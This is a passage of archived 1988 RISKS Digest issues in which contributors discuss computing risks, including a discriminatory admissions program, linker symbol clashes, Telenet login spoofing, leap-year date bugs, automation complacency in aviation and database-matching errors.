That was enough, the Commission found in its investigation, to deprive 60 candidates a year of the interviews for which they should have qualified.

The working of Dr Franglen's program was considered by an internal working party in 1982 and again in 1985. The senior academics who constituted those working parties which [sic] should have known - and probably did know - that race and sex were used as factors in selecting candidates, says the St George's inquiry team, which is headed by a solicitor, Mr Peter Gerrard.

In fact, since the program mimicked the previous human assessors, it is probable that discrimination occurred before the program was introduced, the report says.

Mr William Evans, the admissions officer, told the inquiry that he became aware that the program discriminated against women and had a "bias against non-Caucasians" in 1984.

He had told the then academic registrar, Mr Jon Bursey. Mr Bursey said the information should be kept confidential. He was particularly concerned lest one of the consultants who took an interest in racial affairs, Dr Joe Collier, should hear about it.

Mr Bursey left without mentioning it to his successor, Dr Gareth Jones.

All went quiet until 1985 when a second working party considered the program.

Dr Franglen was asked to describe its workings. He justified the weighting it gave against non-Caucasians and women, and gave the working party the impression that it had only a marginal effect on who was selected.

Nevertheless, the working party recommended that the program be simplified and rewritten. The school's academic board accepted this recommendation, but nothing was done about it.

The inquiry report specifically blames the then dean, Dr Richard West, for "failing to ensure the task was carried out."

By March 1986, Dr Jones, the academic registrar, was aware that the program discriminated on grounds of race and sex. He did not take the matter to the dean, he said, because he thought the dean already knew about it.

In November 1986, Dr Collier discovered, by accident, that the program was weighted. He wrote to the dean. Dr West asked Mr Evans to run a few cases through the program. When he saw the effect, he immediately stopped its use."

Lousy Lazy UNIX Linkers

Joe Dellinger <joe@hanauma.STANFORD.EDU> Mon, 29 Feb 88 18:27:44 pst

This started with a very strange bug: Some C graphics software of mine would unexpectedly shift the plot origin now and then while plotting. Eventually it was discovered the the problem occurred whenever FORTRAN formatted I/O was used. Finally it turned out that both our graphics software library and the system FORTRAN I/O runtime library use a global variable called "pc". In the graphics routines it is a structure pointer, in the fortran routines it is an integer.

Now, I had always thought that you can only actually declare a global variable in one place... everywhere else it should be an external. Otherwise how can you know something is amiss when you link together 2 different libraries that might happen to clash in their choice of global variable names?

Silly me... it turns out that UNIX linkers indeed WILL allow you to declare something in more than one place, and indeed will then happily assign them to the same memory location, even if they are of completely incompatible types. And if you don't happen to have the source code for one of the libraries that gets linked in, such as the FORTRAN runtime library, THERE REALLY IS NO WAY YOU CAN KNOW AHEAD OF TIME what variable names might get overlayed in this way...

It makes me wonder how often this is happening and I DON'T catch it, because the bugs it causes are not so "graphic". This seems to me to be a very serious "RISK" of using the UNIX linker. Now I wonder if they also used my favorite variable names, "ii", "jj", and "kk"...?

Slippery slopes and probabilities

David Thomasson <ST401405%BROWNVM.BITNET@MITVMA.MIT.EDU> Mon, 29 Feb 88 19:01:00 EST

>[As has been noted frequently in RISKS, (1) probabilities are irrelevant >when it is YOUR life that is lost;...

This is true, but beside the point I was making. The writer who warned of the risks of homing devices for finding stolen cars was clearly concerned about public-policy considerations (and there is no risk of injury with the homing device); the warning about the back-seat driver device could be about public policy or individual prudence. My comment about slippery-slope arguments concerns public policy, and I should have made that clear. In that context, probabilities of risk are quite relevant. They are, in fact, also relevant to personal decisions that involve risk to life or limb. The bracketed comment above refers to life that is LOST. What we are concerned about here is life and other values that are RISKED. And I see no way to assess risks without appealing to probabilities.

Re: Slippery slopes and the legitimatization of illegitimacy

Barry Shein

Shein

Shein

Shein

Bu.EDU>
Tue. 1 Mar 88 02:38:40 EST

I have friend who believes firmly all probabilities are 50/50, either things happen or they don't...

Basically the first argument was that picking some event E and saying that because p(E)>0 then we must worry (W) about E, this leads to:

$$W = p(E)$$

This is the slippery slope argument, that all p is equal thus all W must be equally considered.

The next argument by PGN says that there is a cost C which must be considered, so we get:

$$W = C*p(E)$$

and postulate there is some risk threshold T above which W seems worthy of concern. The slippery slope argument remains possible, if we assume p to be constant for all E then the C is irrelevant. In fact, the slippery slopist is forever inflating C in the listener's mind (or relies upon a preconception of high C.)

Worse, there is a reversibility factor R (one major feature which seems to distinguish humans from other animals is the former's ability to carefully reverse its behavior.) Thus we might reformulate with

something like:

$$W = C*p(E) - C*p(R)$$

or, the Worry of a Risk is the probability of one's fate corrected for the cost less the probability of reversing that event also corrected for the original cost.

But human behavior is not quite so simple! We must factor in the PS(t) which of course is Pain and Suffering as a function of Time, and adjust this for yet another cost, call it \$. We thus arrive at the following equation:

$$W = C*p(E) - C*p(R) + $*PS(t)$$

This allows us to distinguish the \$1000 phone bill which is cleared up in one (hopefully inexpensive) call to their office versus one which takes many calls. One could perhaps argue that these are two different events and therefore should simply be factored into the first term $(C^*p(E))$, that is, the probability and cost of an easily solved phone bill problem vs a difficult one should be distinguished.

I am quite certain that for many readers the risk of encountering such an argument while casually perusing this digest has already exceeded their threshold for suffering and reversibility is not possible, so I will leave it at that.

-Barry Shein, Boston University

✓ Risks of Believing in Technology (Re: RISKS-6.33)

Scott E. Preece reece%fang@gswd-vms.Gould.COM>
Tue, 1 Mar 88 09:06:50 CST

From: Matt Bishop

sishop%bear.dartmouth.edu@RELAY.CS.NET>

> Anyone who's seen a teenager struggle to multiply 314 and 512 by hand, then give up and reach for a calculator, knows just what I mean.

Well...yes and no. There are any number of skills which our ancestors possessed (and HAD to possess to survive) in which I have little or no interest. The definition of "basic skills" changes over time. I would think multiplication was still something everyone should know (if for no other reason than that it helps build the notions you need for learning more complicated things). Driving (in the sense of guiding a horse pulling a wagon) is no longer a "basic skill" -- do you care? It hardly seems that an occasionally heard collision warning is going to allow us to lose the ability to avoid running into things.

I'd be interested in knowing if the FAA has any research on the number of accidents avoided because of stall warnings and ground-approach warnings as opposed to the number happening because the relied-upon warning failed to happen.

scott preece gould/csd - urbana uucp: ihnp4!uiucdcs!ccvaxa!preece

Protection of system configuration...

James Ford <JFORD1%UA1VM.BITNET@CUNYVM.CUNY.EDU> Tue, 01 Mar 88 16:15:38 CST

- > such as by making it impossible to delete, rename or amend files
- > Does anyone know of software which would provide a simple solution to
- > this problem?
- > Tom Patterson, Department of Applied Mathematics & Theroetical Physics

There is a program called PC-LOCK (*NOT* the PD version) which is made by Johnson Computer Systems. We have installed it on some hard disks here and have had no problems at all.

You have to boot with drive "C" and enter the proper password to gain access. There are 5 possible passwords you can set/use....1 administrator password and 4 user passwords. IF you try and boot from drive "A", you cannot access drive "C". Norton Adv, PC-Tools 4.11, Explorer and Ultra-Utilities all return the phrase "Invalid drive...".

I'm not sure exactly what it does, but when you run FDISK, it shows the drive as being a non-DOS disk. Perhaps it moves the FATs somewhere else and redirects DOS with its .SYS file.....

You can also turn off CTRL-BRK permantly, which will allow you to use your favorite menu programs!! Here is the address which was supplied with the docs...

PC-LOCK, Johnson Computer Systems, 20 Dinwiddie Place, Newport News VA 23602

It has been *extremely* effective in stopping people from "borrowing" the CAD programs placed on the drive.

James

NOTE1: If the program(s) being used allow you to SHELL to dos, you will need to examine the file, look for SHELL=C:\COMMAND.COM, and remove it.

NOTE2: All standard disclaimers.....

Stealing Passwords on Telenet

<portal!cup.portal!chrisj@Sun.COM>
Mon Feb 29 17:55:03 1988

This is summarized from a recent discussion in a non-Usenet conference of the Portal system.

Several subscribers who use PC Pursuit to access Portal reported that

they got a message "CONNECT FROM ..." when dialing Telenet, followed by someone at the other node simulating a login sequence, so that subscribers would supply their name and password. It appears that the problem is known to the GTE Telenet folks, and that they are working on plugging the security hole, but that they don't like to talk about it. The problem is by no means limited to PC Pursuit: users of GTE's TeleMail system and other services which ride on Telenet are also said to be vulnerable. It appears that GTE management is permitting its concern for the public image of its network to increase the risk to its customers from this fundamentally technical problem: besides plugging the leak, they should get the word out to every customer, so as to reduce the risk in the mean time. The CYA response does nothing for my confidence in Telenet.

It is claimed that this is the work of people who are want only to explore and map Telenet, and have no interest in doing anything harmful with the information which they acquire, but I doubt that any comp.risks reader wants to trust the benevolence of such crackers.

The insecurity of the UUCP mail network and Usenet is notorious (forged articles etc), but we sometimes make the mistake of assuming that commercial networks are technically and administratively immune to such problems (other than those inherent in users' tendencies to pick guessable passwords, of course). This problem with Telenet is a reminder that centrally managed commercial networks can be just as vulnerable as the voluntary, anarchic world of UUCP.

In the particular case in point, anyone who gets that "CONNECT FROM" message on Telenet should immediately log off: most of all, don't type your password. Also, if your password starts to echo when it should be blind, disconnect immediately. If you use a robot, such as a logon script for a personal computer comm program, to access anything through Telenet late at night when the rates are low and you are asleep, make sure that the robot can recognize and respond to the CONNECT FROM condition. If your robot cannot protect you from this condition, DON'T USE IT FOR UNATTENDED LOGON THROUGH TELENET.

The risks of a network in which a dial-up node can force a direct connection with another dial-up node, without the explicit agreement of the second node, appear so obvious as to make me wonder how the Telenet folks could have made such as design decision. Surely if node 1 asks to be connected to node 2, node 2 should get a dialog asking whether or not it wants to accept the connection.

Comp.risks readers can perform a public service by notifying computernaive potential victims, such as company executives using TeleMail, about the problem. The risk of mailing, e.g., unencrypted corporate business plans, to a masquerading recipient is clear.

Christopher Jewell | chrisj@cup.portal.com | sun!cup.portal.com!chrisj

[This is an old war-horse that recurs every now and then, and is often thought of as a joke -- even though it can often be easily perpetrated. It is the reason for the notion of the TRUSTED PATH in the National Computer Security Center's ORANGE BOOK set of criteria for trusted systems.

Authentication is needed in BOTH directions -- the system would like some assurance that you are whom you claim to be, and you would like the same about the system itself.

Once again, we need to remind our less experienced readers that the security/privacy/integrity issues are not easy, despite various press reports that (1) there is no problem, and (2) even if there were a problem, it would be easy to fix. Solutions range from not sharing anything to running a simple checking program. But don't forget that we are dealing with people (on both sides of the fence), and that substantially changes the nature of the problems. PGN]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 35

Wednesday 2 March 1988

Contents

Double pay? Thank the bank.

Dave Horsfall

[Psychological Aspects of] Safe Systems

Nancy Leveson

Steve Philipson

Disappearing skills

Len Popp

Re: Slippery slopes and the legitimatization of illegitimacy **Bob English**

Sins of RISKS and Risks of SINs

Robert Slade

Dumb Digital Leap Year Madness

Mark Jackson

Matthew Kruk

Brint Cooper

Robert Slade

Re: Virus security hole

Scot E. Wilcoxon

Info on RISKS (comp.risks)

Double pay? Thank the bank.

Dave Horsfall <munnari!stcns3.stc.oz.au!dave@uunet.UU.NET> Fri, 26 Feb 88 12:10:06 est

From the Sydney Morning Herald, Friday 26th February:

Double Pay? Thank the bank.

The Commonwealth Bank's computer gave many of its customers a raise yesterday -- in fact, it doubled their pay. To make matters worse, as well as doubling the usual Thursday salary transfer, the computer doubled every other transaction.

The bank's computer malfunctioned overnight and had to be controlled manually. It finished up processing transactions twice. Customers all over Australia with Keycard or cheque accounts found they had twice the amount debited or credited in their accounts.

"These are the hazards of computing -- they are only limited by your imagination," said the bank's general manager, electronic data processing, Mr Peter Martin.

[And I get only an occasional complaint that the KL mailer crashed in the middle of sending out RISKS, with the result being that you got TWO copies. Sorry I can't do anything more exciting for you. PGN]

Psychological Aspects of Safe Systems

Nancy Leveson <nancy%murphy.ics.uci.edu@ROME.ICS.UCI.EDU> Tue, 01 Mar 88 18:56:04 -0800

In Risks 6.34, Scott Preece asks:

- > I'd be interested in knowing if the FAA has any research on the number of
- > accidents avoided because of stall warnings and ground-approach warnings as
- > opposed to the number happening because the relied-upon warning failed to
- > happen.

I have a little information, although not necessary exactly answering this question. An article that appeared in a magazine for commercial pilots warned against complacency and overtrust in computers by pilots. It describes several serious incidents that occurred because pilots put too much confidence in automatic control systems, even to the extent of rejecting their own external evidence that the system was wrong. Complacency and inattention appeared to cause them to react to failures and errors in the automatic controls much more slowly than they should have. (see: Ternhem, "Automatic Complacency," Flight Crew, Winter 1981).

Also, in Normal Accidents, Charles Perrow reports on a government study of thousands of mishaps reported voluntarily by aircraft crews and support personnel that concluded that the altitude alert system (an aural signal) had resulted in decreased altitude awareness by the flight crews. It claimed that there were more incidents of "altitude busts" when the system was used than when it was not used. The study recommended that the device be disabled for all but a few long-distance flights.

None of this means that such systems should not be built and used, only that we need to understand when they can be useful and when they can be dangerous and to design them very carefully according to principles of cognitive psychology. It may be easier to change the way the systems are designed than to try to change human nature. The important choice may not be between using such systems or not using them but between building them with or without careful consideration of the humans who will be interacting with them. If we do not yet know enough about the way that humans interact with machines, then perhaps this is as important a research topic as studying the technological

aspects of design.

✓ Safe Systems [RISKS-6.34]

Steve Philipson <steve@ames-aurora.arpa> Tue, 1 Mar 88 20:16:24 PST

Scott E. Preece (preece%fang@gswd-vms.Gould.COM) asks:

>I'd be interested in knowing if the FAA has any research on the number of >accidents avoided because of stall warnings and ground-approach warnings as >opposed to the number happening because the relied-upon warning failed to >happen.

Accidents that don't happen don't make it into FAA statistics. Sometimes though, the crews report to the NASA Aviation Safety Reporting System (ASRS) on things that went wrong and why.

The most frequent type of report filed concern "altitude busts", which are unauthorized deviations from an assigned altitude. The most commonly mentioned factor in these cases is too great a dependence on the "altitude alerter", a device that sounds an audio and visual alarm when an altitude deviation occurs. This device was intended to be a backup system; pilots are supposed to monitor altitude as part of their primary duty. The alerter is only supposed to catch those events that escape the pilot's attention. What happens though is that this "backup system" becomes the primary method of verifying altitude. If the alerter is not set correctly or malfunctions, there is no backup, and the deviation will escape detection.

Here is a short description of two fatal crashes where alerting systems did not do the job as intended. One involved a Mexican airliner. The aircraft was in a descent (possibly unknown to the crew) that unchecked would lead to ground contact. The alerter sounded it's preliminary warning ("glide slope") followed by the imperative "PULL-UP, PULL-UP". The warning was viewed as erroneous by the flight crew; the last words on the cockpit voice recorder were "aw, shut-up gringo."

The second story is more well known. The Northwest crash in Detroit likely involved failure of the flap position warning system. Preliminary evidence indicates that the flaps were not set for takeoff. Application of full power with flaps not set should produce a warning horn alert. This alert was not heard on the cockpit voice recorder. It was noted from the cvr that the crew did not execute the checklists properly. The checklist is typically regarded as the primary means of verifying that all systems are set. If a crew elects not to use checklists and relies on warning systems, these systems become primary systems and their failure becomes critical.

We also have cases where crews received some warning, could not find the cause, assumed warning system failure and proceeded. The crew later finds that the warning was correct, but they did not discover its nature until after the fact.

We still don't know how many accidents are prevented by warning systems.

Research is performed (usually in simulators) to evaluate the effects of these systems, but we don't know how well these simulations reflect the real world. A senior airline pilot recently told me about some of his observations: a crew will operate informally when there's only another pilot in the jumpseat, but when joined by an FAA inspector, all procedures are by-the-book.

One other thing to consider (not a high-tech risk, but important none the less). Recent legislation in California (prop. 65) mandates the posting of warning messages on every building where "detectable levels" of harmful or carcinogenic substances may be found. These warning messages are information-free; they don't tell you that there is a safety problem or that the area should be avoided. The NORMAL (and correct) response is to ignore the warning. The real danger is that this conditions people to ignore warning signs. This could be very dangerous in a building where there are real warning signs with real dangers to be avoided.

Good luck in the real world.

✓ Disappearing skills [Re: Matt Bishop, RISKS-6.33]

<microsof!lenp@uunet.UU.NET>
Tue Mar 1 12:36:23 1988

I've often heard people say this sort of thing, but I have never been comfortable with the argument. It sounds a bit like, "Kids these days don't know nuthin'. When I was a young 'un, I had to get up before I went to bed and walk 25 miles through the snow to milk the bull." I mean, when I learned penmanship in elementary school (poorly), we weren't taught how to inscribe cuneiform symbols into wet clay, or how to trim the end of a quill pen. And, you know, I don't notice the lack at all.

I'm not saying that schools should stop teaching multiplication next September, but I am saying that the skills that we need to live from day to day are changing, and always have been. We should be worried if we're not teaching our kids what they need (or want) to know, but if my great-grandchildren never see a pencil and paper, they probably don't need to be taught pencil-and-paper arithmetic in grade school.

What do you think? Is technology weakening us by causing important skills to atrophy? Or is our educational system "irrelevant"? Where does one draw the line?

Len Popp

★ Re: Slippery slopes and the legitimatization of illegitimacy

Bob English <lcc.bob@SEAS.UCLA.EDU> Wed, 2 Mar 88 00:39:38 PST

There are a few points to make here on David Thomasson's article in RISKS-6.33.

1) The point of this list is as much to identify possible risks as it is

to identify likely risks. The truth is that we don't know what is likely or unlikely, yet, but if no one even thinks of the possibilities, we're unlikely (BIG risk) to notice the problems until it's too late to prevent real damage.

2) All of the things you mention as "subject to abuse" are abused everyday. The primary restraint on their abuse is the existence of laws and penalties discouraging those abuses. If no one bothers to identify possible abuses, then those penalties will not exist.

Police agencies have a long history of going after anything and everything they can get unless specifically prohibited by law. Sometimes their purposes are legitimate, but sometimes they are not. But if the activities are legal, what would stop them?

3) It isn't enough to look at the world around us and see how this one change would effect things. The world is a fluid place, and laws, ethics, and modes of behavior change over time.

Suppose, for example, that we had a national data-base capable of tracking all but the smallest purchases and transactions, and suppose that the data-base was dedicated to a single purpose, with legal barriers to keep it from being misused. As long as the legal barriers were sound, we would have nothing to fear from it (well, most of us, anyway).

But suppose the mood of the country were to swing, and people got so tired of urban crime, etc. that they were willing to do anything to combat it. That legal barrier could suddenly become very tenuous. If the system had not been built, then it might take several years to construct, time in which people might come to their senses. But if it already existed, it might be put to use immediately.

--bob--

Sins of RISKS and Risks of SINs

<Robert_Slade@mtsg.ubc.ca> Wed, 2 Mar 88 07:46:32 PST

Re: the submissions from
Risks of Believing in Technology (Matt Bishop)
Slippery slopes and the legitimatization of illegitimacy (David Thomasson)
File matching (Brint Cooper)
More double troubles (Peter Capek)

in RISKS-FORUM volume 6 number 33

My first reaction on reading the initial announcement of the like to assure him that we are not quite the neo-Luddites he suspects. Yes, there are benefits to the use of such a system, and yes, it should not be killed out of hand because of the potential (possible?) risks (problems?). However, it is in the nature of RISKS that such an announcement be made. Others will follow. I well remember the furor that raged when I first started reading RISKS regarding "drive by wire" (and we are now seeing it again in the Airbus 320.) Many important points were raised, but the most telling was the fact that most of the concerns raised *were* being addressed by current

manufacturers in that reliable mechanical "fall-back" had been built in. Contributions such as David's are, of course, part of the same process as well; keeping us honest and on track.

Indeed, I found his example of phone company bills most interesting. I would, however, say that such an occurence *is* a risk of having a phone, and one should be aware of it in order to take precautions. In my case, I have on my desk as I write a bill from the B*nk *f C*mm*rce V*S* that my wife and I checked through last night. We do this regularly, as our answer to the risk of having the bank be less careful with my money than they insist I be with theirs. (In our case, this is the second definite error in three months, this bill having finally shown the reversal of charges and interest from their last mistake. One would be tempted to make attributions of neglect and lack of intelligence to the data entry operators and their supervisors, but of course to do so would be to run the "possibility" of a suit for libel, so I shan't.) This practice I maintain in spite of the improbablity of the occurence of an error, as is demonstrated by the history of my B*nk *f M*ntr**I M*st*rC*rd which has not had a false charge in more than ten years.

In the case of "Lookout", the initial announcement may well serve as a springboard to a valuable discussion unforeseen in its inauspicious beginning. Who could have predicted that the announcement of a computer virus, seemingly isolated in Israel, could have sparked a discussion covering paranoia, terrorism, the dangers of real value in the discussion will be the assessment of the "actual" level of risk, and the steps that can be taken (such as the possibility of turning the thing off) to mediate that risk. (Can it be turned off? Should it have an off switch? Should the off switch be a combination as in "drunk testing" ignition systems? Or should that be the way you turn it on?)

Regarding the storm over social security numbers, we had a case in Canada (where the term is Social Insurance Number) some years back of a man who had had his number "stolen" by another who was wreaking all manner of havoc with it. Taxes on the "crook's" earnings were being assessed to the original holder and so forth. In spite of the fact that this situation was widely (nationally) known, the government for the longest time would not issue the first man a new number, and at one point suggested he change his name in order to get a new one. (The comics of the day predictably had a field day with alternate suggestions, including quick trips to clinics in Denmark...)

Disclaimer: My employers completely repudiate my, or any other, opinions.

Dumb Digital Leap Year Madness

<MJackson.Wbst@Xerox.COM>
2 Mar 88 09:25:33 EST (Wednesday)

In Volume 6: Issue 34 Mark Brader writes:

- > All right now -- how many people reading this *haven't yet realized* that
- > their watches have to be set back 1 day, because they went from February 28

> directly to March 1?

while in reference to the "illegal account expiration date generator" problem at CMU Michael Wagner identifies

- > Two different representations/algorithms for dates, (the 'date
- > interpreter', whatever that is, and the 'account creator') with different
- > handling for unusual cases.

as one of the contributory design mistakes.

An odd example of the intersection of these: I glanced at my digital watch on *Tuesday* and saw that it was incorrectly displaying March 2 as the date, so I reset it. But all day Monday it had been, presumably, incorrectly displaying March 1; why had I not noticed the error earlier?

I believe the reason is that I *knew* Monday was "leap year day" and never needed my watch to tell me it was February 29. I doubtless checked the time on numerous occasions without "seeing" the incorrect date, even though it is continuously displayed.

But despite "knowing" it was leap year day I never thought to reset my watch! "Two different representations/algorithms for dates" indeed.

Mark

[Last time we talked about calendar algorithms, someone commented that we should rather be talking about important problems. First, in some critical systems little things like this could become devastating. Second, if we can't get the simple stuff right, then what about the complicated stuff. Sure, we try harder on the complicated stuff. Phooey. PGN]

Risks of Leap Years and Dumb Digital Watches

<Matthew_Kruk@mtsg.ubc.ca> Wed, 2 Mar 88 11:44:54 PST

Had no problems with mine. It's a Phoenix (who?) Quartz that I bought at Sears for \$20 (it came with a pocket calculator) about 5 years ago. I have never had to bother adjusting it (except for daylight saving time) since I initially set it and merely need to buy a battery once a year. Beats the hell out of any watch that I ever had, paid more for or had some popular "designer" name on it.

Moral: \$20 and a pocket calculator are sometimes worth more than a \$100 watch that flew out the window along with it's time.

★ Re: Risks of Leap Years and Dumb Digital Watches

Brint Cooper <abc@BRL.ARPA> Wed, 2 Mar 88 11:44:37 EST Well, I had to set back my watch one day but only because it thought the year was 1901 rather than 1988. I forgot to reset the year when I had the battery changed!

Perhaps this is a risk of not paying attention to technology?

Leap years, watches and portables

<Robert_Slade@cc.sfu.ca> Wed, 2 Mar 88 09:06:06 PST

Our brand new Sharp 4501 laptop thinks it is Wed., February 31, 1988. This must be a problem in the machine itself, as I have not yet booted the system disk.

✓ Re: Virus security hole

Scot E. Wilcoxon <sewilco@datapg.mn.org>
1 Mar 88 02:27:36 CST (Tue)

In RISKS 6:31, Kevin Driscoll mentions that data can escape from a secure area in unexpected ways. With all the vandal viruses on the loose, an obvious way of leaking data is by modulating the frequency or flow of reloads from backup. If "scout" virus got into an installation, it may slowly provide information to anyone who can observe the reload efforts.

If the scout virus simply needs to emit one signal (meaning "There's Something Very Interesting Here!"), it can force a reload large enough to be detectable. The signal can be detected by listening carefully to any of the resulting frustrated staff. "Computer was down today" doesn't seem to carry any information.

If the secret is more important than the workers, could a failure that is suspected of being caused as a signal cause people to pretend normal activity on a crashed machine? What a tangled net we weave...

Scot E. Wilcoxon sewilco@DataPg.MN.ORG ihnp4!meccts!datapg!sewilco



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 36

Thursday 3 March 1988

Contents

\$9.5 million computer-based check fraud

Donn Parker

Captain Zap Zaps Hackers

Donn Parker

Police computer problem

Michael J. Wallach

On the topic of correlating databases...

Matt Fichtenbaum

RISKs of computer swapping

Dave Horsfall

Bank ATMs and checking your statements

David Andrew Segal

Airbus Safety; Database Accuracy

Mike Olson

Slippery slopes & relative risk

Stephen Schaefer

Re: Disappearing Skills

Ronald J Bottomly

Invalid dates

Ross Patterson

Lee Ridgway

Neural networks and P1

Dave Pare

Ada-caused bugs?

Jerry Harper

Aerospace Computer Security Applications Conference

Marshall D. Abrams

Info on RISKS (comp.risks)

Peter G. Neumann < NEUMANN@csl.sri.com> Thu 3 Mar 88 11:22:37-PST

Four employees of the DCASR (Defense Contract Administration Services Region) office in El Segundo CA are accused of having "prepared some false documents and tricked some coworkers" to rig the DCASR computer to issue a check for \$9.5 million to one of them individually as payment for a legitimate invoice from a legitimate contractor. A bank officer apparently became suspicious when the person trying to deposit the check wanted \$600,000 in cash on the spot, and called in the law. One of the defense lawyers blamed the events on OTHER DCASR employees. "Because of incompetence, lack of control and violation of regulations, it's impossible to know exactly what happened in this case, who did what and when they did it."

[Source: Evening Outlook, Santa Monica CA, 4 February 1988, courtesy of Donn B. Parker]

Captain Zap Zaps Hackers

Peter G. Neumann <NEUMANN@csl.sri.com> Thu 3 Mar 88 11:29:01-PST

"Ian A. Murphy, a.k.a. Captain Zap, is selling his underworld expertise to USA corporations that want to keep hackers from busting into their computer systems. Night after night, [...] the cherubic Captain sits at his dusty computer in a cluttered, run-down townhouse here, scanning electronic bulletin boards -- where tips and gossip are traded by computer. Someone may drop a hit about breaking into one of his clients' computers.

Murphy is one of a handful of convicted computer felons who make decent livings (\$200,000 last year, he says) using the skills that helped land him in trouble in the first place. His slogan: "Everybody's into computers. Who's into yours?"

[...] Murphy claims to employ seven to 10 of the USA's top hackers to break into computers -- legally, that is."

[USA TODAY cover story by Mark Lewyn, no date available, courtesy of Donn B. Parker]

[\$200,000 sounds INDECENT to me. Nice time to plant Trojan horses? PGN]

Police computer problem -- lighting up license-plate matches

Peter G. Neumann <NEUMANN@csl.sri.com> Thu 3 Mar 88 11:04:13-PST

John Stapelton, 35, a computer consultant from Yonkers NY was stopped while driving in The Bronx and was frisked because a random check of automobile licenses in the police computer system erroneously turned up his car as that of someone who had killed a state trooper. Strangely the database record did not include the make of the car, which might have been a tip-off that the actual license of the killer had been entered inaccurately.

Stapleton said the cops admitted the car computer system has its faults. "They told me it tilts on them all the time." In this case they let him go after deleting the incorrect entry. Officers of the Bronx' 50th Precinct claimed to have no record of the incident, but that is not surprising because no arrest was made.

[Source: An article by Joy Cook and Linda Stevens in the New York Daily News, no date available, contributed by Michael J. Wallach, Innovative Computer Solutions, 31 Tulip Circle, Staten Island NY 10312.]

[The subject of accepting partial matches is a very thorny one, especially in the presence of inaccurate data. One approach is that much greater effort is needed in training personnel who interpret partial matches. Another is that systems that try to do partial matching should REJECT unconfirmed input data and should continually warn the users... I already suggested adding a pervasive measure of data trustworthiness -- see my endnote on the message from James H. Coombs in RISKS-3.32. PGN]

On the topic of correlating databases...

Matt Fichtenbaum <mlf@genrad.com> Wed, 2 Mar 88 09:15:08 est

This RISKS digest mentioned the Post Office matching its list of employees against a list of debtors (ah, the wonders of computer technology). Some 20 or so years ago, the State of New York did a match of driver's license holders against recipients of state aid to the blind. This operation found, I think I remember, a few hundred people who were on both lists.

But then, anyone who's driven in New York City could have guessed that.

[I had a NY driver's license from 1948, and was able to renew it with no effort even though no longer residing in NY -- until in the late 60s they decided to request an eye reexamination! So those who became blind also had no trouble until then. PGN]

RISKs of computer swapping

Dave Horsfall <munnari!stcns3.stc.oz.au!dave@uunet.UU.NET> Thu, 3 Mar 88 15:28:30 est

Sometimes, the RISK in computers is in trying to dispose of them, as the following story shows.

From "Computing Australia", Feb 29th:

"Cream of Canberra wades through rulebook for simple solution.

When the Department of Science was dissolved into the Dept. of Industry, Technology and Commerce last year, officials discovered the two departments had non-compatible computing equipment. Ditac [Dept of I T and C] used IBM pcs, while Science had always favoured Convergent Technology. It was decided the CT system would be abandoned and put into storage.

At the same time, Ditac began to suffer a shortage of computing equipment. Some bright spark suggested if another department could be found to use the CT gear, it might be swapped for IBM-compatible pcs.

Then the real snag struck. The Department of Finance stepped in to question the mechanics of the proposal. Was the arrangement legal? It had not been done before. The regulations made no mention of swaps. Maybe the rules would have to be re-drafted. Interdepartmental meetings were held. Possibilities canvassed. Eventually a circuit-breaker [?] was called for: an outside legal opinion.

Finally, after weeks of effort and argument, 67 networked microcomputers and a minicomputer have been taken from the stores and exchanged for 48 pc clones. Everyone's a winner and bureaucracy triumphs.

Dave Horsfall, dave@stcns3.stc.OZ.AU, ...munnari!stcns3.stc.OZ.AU!dave

Bank ATMs and checking your statements

David Andrew Segal <dasegal@brokaw.LCS.MIT.EDU> Wed, 2 Mar 88 21:55:26 EST

RISKS readers are well aware of the need to check on technology, I learned this the other week when after allowing four months of bank statements to pile up, I decided to catch up and reconcile them all.

In early December I deposited a check in the bank's ATM and as I always do saved my receipt and then later entered the transaction in my check book. Upon reconciling my statement, I noticed that the deposit had never been credited to my account. I found the receipt and noticed that the transaction was noted as "Deposit not completed." I knew that since I saved the receipt I must have deposited the check. I contacted the individual who gave me the check and noted that it had indeed been debited from their account 9 days after I had deposited it. I contacted my bank and was informed that since the transaction code stated I never completed the deposit I must be mistaken. After getting a copy of the check (which had my account number in the endorsement in addition to all the usual bank's endorsements), the bank finally credited my account for the missing amount.

I wonder what the bank did in their reconcilation? When they checked the machine the fact that they had an extra envelope and deposit didn't bother them nor did they find it necessary to credit any account but their own.

This certainly shows the need for good record keeping as well as continuing to check on technology.

David Andrew Segal

[When a supposedly indivisible transaction fails to complete properly, this is known as an atomic bomb. If the kernel of the operating system is at fault, it is known as nuclear con-fusion. Consistency may be seen as the hobgoblin of little minds in life, but in computer programming we mind more than a little when the system fails with a gob of hobblin' code. PGN]

Airbus Safety [RISKS-3.32]; Database Accuracy [old topic]

Mike Olson

Ved, 2 Mar 88 08:58:15 PST

1. Airbus Safety

In RISKS 3:32, Nancy Leveson writes (from the London Sunday Times, 13 Dec.):

- > "Airbus yesterday rejected the charges, and said the 320 would be the safest
- > passenger aircraft ever. `We believe that the safety requirement of a total
- > breakdown occurring only once every billion hours is achievable,' a
- > spokesman said. Airbus dismissed Hennell's fears as extravagant and
- > 'wildly off target,' but admitted the computer had failed during test
- > flying. The breakdowns were caused by teething problems and the aircraft
- > had landed safely, it said."

Airbus' statement is less than comforting. Will only a "total" breakdown cause the pilot to lose control of the plane? How badly does some component of the system need to fail before the plane crashes?

The quote about "teething problems" is also alarming. Since this is the first civilian aircraft with fly-by-wire technology, I assume that that technology is still relatively new. Does the certification board, or Airbus, or anyone else, have sufficient expertise to guarantee that the system's teeth are all in yet?

Particularly in a system like this, where human lives are on the line, we need to be very careful about deployment. Testing components and letting a couple of Navy pilots take the plane up isn't sufficient. Large systems tend to fail because of unexpected interaction among their components. I'd be *very* interested in examining Arbus' test suite.

2. Database Accuracy

In an earlier RISKS digest, Amos Shapir writes of problems in reliably identifying people from a database with no reliable primary key. James Coombs comments:

> A naive operator may well not be aware that more than one > record has been retrieved (yes, there may still be some irresponsibility > here). Whether or not the incident followed this scenario, we should keep > the possibility in mind and consider displaying the number of records > retrieved before displaying any records. This theme is an old one is RISKS, and other contributors have addressed the issue at length. From personal experience, though, I add the following:

